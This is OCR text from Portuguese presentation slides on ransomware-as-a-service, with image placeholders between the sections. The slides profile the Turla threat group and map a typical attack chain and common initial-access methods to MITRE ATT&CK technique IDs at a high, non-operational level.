
- Lavagem de dinheiro
- Mulas de dinheiro
- Pagamentos de resgate


Sob o capô: Ransomware as a Service



ATT&CK®

Táticas, Técnicas e Procedimentos (TTPs) que antes estavam disponíveis apenas para estados-nação, agora estão sendo usados por invasores comuns





Adversário: Turla


// Nicknames

Snake
Venomous Bear
Uroburos
Group 88
Waterbug
Senhor das Armas*

*Esse eu que inventei =)

Anatomia de um ataque real - Turla

A maioria dos ataques de ransomware usa uma sequência como esta...



Um e-mail bem elaborado e personalizado faz com que o usuário clique...

Que vai para um site aparentemente confiável...
"watering hole"

O que leva a criação de um processo local no dispositivo do usuário...
PowerSploit

Esse processo se conectará a outra máquina ou diretamente aos seus dados

T1566: Spear phishing

T1189: Drive-by Compromise

T1055: Process Injection

T1087: Account Discovery: Domain Account

T1570: Lateral Tool Transfer

T1049: System Network Connections Discovery

Fornecedor A	Fornecedor C	Fornecedor E	Fornecedor G	Fornecedor D

Ransomware: Técnicas comuns de **ATT&CK** para acesso inicial

- Phishing com URL ou anexo malicioso.
- Site comprometido ou malicioso.
- Aplicativo ou serviço vulnerável exposto.
- Cadeia de fornecedores (Supply Chain)
- Credenciais roubadas.
- Midia removível

MITRE | ATT&CK®

TA0001 - INITIAL ACCESS


Consists of techniques that use various entry vectors to gain their initial foothold within a network

CONSOLIDATION AND PREPARATION

